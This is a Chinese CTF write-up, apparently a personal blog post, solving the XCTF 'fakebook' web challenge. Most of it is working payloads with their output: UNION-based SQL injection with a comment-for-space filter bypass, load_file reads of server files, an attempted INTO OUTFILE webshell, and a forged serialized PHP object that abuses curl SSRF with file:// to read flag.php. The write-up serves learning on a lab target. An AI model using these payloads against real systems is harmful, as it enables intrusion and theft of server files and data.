
XCTF-fakebook

原创

旧目难忘 于 2021-03-12 22:43:02 发布 154 收藏
分类专栏： ctf 文章标签： unctf



XCTF-fakebook----做题

萌新的记录

萌新记录一下这个题，个人感觉这个题比较有综合性。

思考

第一次总结一下WEB题思路，本次解题想法来自诸多大佬的博客。

上

第一步：浏览所有环境

浏览整个网站环境，发现有两个连接，login 和join。加上首页index，目前发现三个，然后F12分别查看index源码，没有发现什么线索。
然后有join和login，多半是自己创建账号，然后登录。

这里就有可以做的事情。首先，join的时候应该是POST。所以可以BURP抓下来，然后使用SQLMAP跑一下。同理，login也可以跑一下。同时登录框还有爆破登录的思路。

但是我在SQLMAP跑的时候没有跑出来注入点，有的大佬跑出来一个注入点。

登录进去后，还是继续查看所有界面的网页源码，这里就有细节。后面会用到。

```
<tr>
  <th>
                username
              </th>
  <th>
                age
              </th>
  <th>
                blog
              </th>
</tr>
<tr></tr> == $0
  <td>
                admin            </td>
  <td>
                11            </td>
  <td>
                11.com            </td>
</tr>
</tbody>
</table>
<hr>
<br>
<br>
<br>
<br>
<br>
<p>the contents of his/her blog</p>
<hr>
<iframe width="100%" height="10em" src="data:text/html;base64,PGh0b…yPg0KPC9ib2R5Pg0KPC9odG1sPg0K">…</iframe>
</div>
```

第三步：敏感目录扫描

这一步其实挺重要的，但是也是看做题者的积累。
例如御剑扫描如果你的目录字典不好，就扫不出来目录。
推荐几个目录扫描的工具：
御剑、dirsearch、nikto
如果没有好的目录字典，推荐使用kali的nikto。
使用御剑结果如下：

扫描信息：http://111.200.241.244:31188/NewWeb/

ID	地址
1	http://111.200.241.244:31188/flag.php
2	http://111.200.241.244:31188/error.php
3	http://111.200.241.244:31188/login.php
4	http://111.200.241.244:31188/user.php
5	http://111.200.241.244:31188/db.php

建议每做一次题就丰富一次自己的目录字典

第二步：找出漏洞所在

反正就是观察可能存在注入的地方，除了地址栏，就是网页中的POST传参。然后在地址栏中发现一个no参数，然后尝试1‘

```
[*] query error! (You have an error in your
 SQL syntax;
 check the manual that corresponds to your
  MariaDB server version for the right
  syntax to use near ''' at line 1)
```

报错就说明大有可为。
那我尝试注释，

```
1' --+  // use near '' --' at line 1)
1' #  // use near ''' at line 1)
1' %23 // use near '' #' at line 1)

Fatal error: Call to a member function fetch_assoc()
on boolean in /var/www/html/db.php on line 66
```

网站根目录 ----------**/var/www/html**

查看大佬WP才发现没有闭合符。？？？害 太死板了，还是要灵活一点。
那就不管了，直接1后跟上order by 5

```
1 order by 5
//*] query error! (Unknown column '5' in 'order clause')
```

有戏！最后发现是4列。然后判断显示位。

```
0 union select 1,2,3,4
//页面显示 no hack ~_~
```

推荐绕WAF的大佬文章。链接
然后尝试大小写，发现不行。然后添加注释为空格

```
-1 union/**/select 1,2,3,4
发现显示位2 所有就可以利用2
```

还有一个细节。这个说明和对象有关。

```
Notice: Trying to get property of
 non-object in /var/www/html/view.php on line 56
```

1.爆库 和查看当前用户


```
-1 union/**/select 1,database(),3,4
//显示fakebook
```


但是有大佬是看当前用户，如果权限高不是就很轻松了。。。

```
-1 union/**/select 1,user(),3,4
//root@localhost
```

居然是root用户？？？？“mysql中的load_file函数，允许访问系统文件，并将内容以字符串形式返回，不过需要的权限很高，且函数参数要求文件的绝对路径有”-----大佬原话，大佬直接搞出来了。。。


```
-1 union/**/select 1,load_file("/var/www/html/flag.php"),3,4#
```





这里就很细节，网页直接看不到，要看源代码才行。
~~然后我想起一个函数 into outfile,如果写入成功 不就可以写个木马吗
=_=

```
select 1,2,3,4 into outfile "/var/www/html/xx.php"
但是没有权限。
```



2 爆表

```
-1 union/**/select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema=database()
// users 表
```

3 爆字段
这里一小插曲，我的users表最开始没有加单引号就出错了
Unknown column ‘users’ in ‘where clause’)
然后加了反引号，也是这个错误。
但是加单引号和双引号就可以。
好像在sql的命令行里面对纯数字表名要加反引号？？？

```
-1 union/**/select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='users'
//no,username,passwd,data,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS
```

看看data的数据是什么

```
-1 union/**/select 1,group_concat(data),3,4 from users
//O:8:"UserInfo":3:{s:4:"name";s:5:"admin";s:3:"age";i:11;s:4:"blog";s:6:"11.com";}
```

正好是我的个人数据。。。。

下

查看御剑的扫描结果

在robots.txt看见备份文件，下载下来；源码如下：

```
<?php

class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();                                  //初始化一个curl会话

        curl_setopt($ch, CURLOPT_URL, $url);                //设置需要抓取的URL
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);        //设置cURL 参数，要求结果保存到字符串中还是输出到屏幕上 1
是保存在字符串中
        $output = curl_exec($ch);                           //运行cURL，请求网页
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);          //关闭一个curl会话，唯一的参数是curl_init()函数返回的句柄

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog
);
    }

}
```


整个源码是一个对象的定义。对象实例化的时候就会把blog参数传给get()函数。然后执行curl命令。
这里就产生了SSRF漏洞，参考链接，因为没有对url进行过滤。

那怎么利用SSRF呢？？

根据之前的注入可以知道，后台将查询到的数据 会先反序列化 然后再交给前端渲染。
get()函数就是利用curl 将博客的网页获取然后在前端展示（借用大佬的博客）。
由于curl 支持file协议，所以就可以利用file:///var/www/html/flag.php获得其内容。

username	age	blog
222	2	https://www.mzy0.com/

the contents of his/her blog



那我们在注册的时候将blog的内容就搞诚file可以吗？？
不行的。上面有个函数检查blog的内容。

所以就只能利用查询的返回结果做手脚，将blog的内容换成file协议。payload如下：

```
-1 union/**/select 1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:3:"aaa";s:3:"age";i:12;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'
```

```
br>
br>
p>the contents of his/her blog</p>
hr>
iframe width="100%" height="10em" src="data:text/html;base64,PD9wa…3YWVhYn0iOw0KZXhpdCgwKTsNCg==">  == $0
#document
"
```

```
PD9waHANCg0KJGZsYWcgPSAiZmxhZ3tjMWU1NTJmZGY3NzA0OWZhYmY2NTE2OGYyMmY3YWVhYn0iOw0KZXhpdCgwKTsNCg==
```

编码 (Encode) | 解码 (Decode) | ↕交换 (编码快捷键: Ctrl + Enter)

ase64 编码或解码的结果:

编/解码后自动全

```
<?php

$flag = "flag{c1e552fdf77049fabf65168f22f7aeab}";
exit(0);
```


总结

这个题想了很久，查了关于curl和SSRF的一些东西，然后看了一下sql注入的知识。总结了一些小细节。如果上面内容有描述不准确的地方，还请包含（^_O）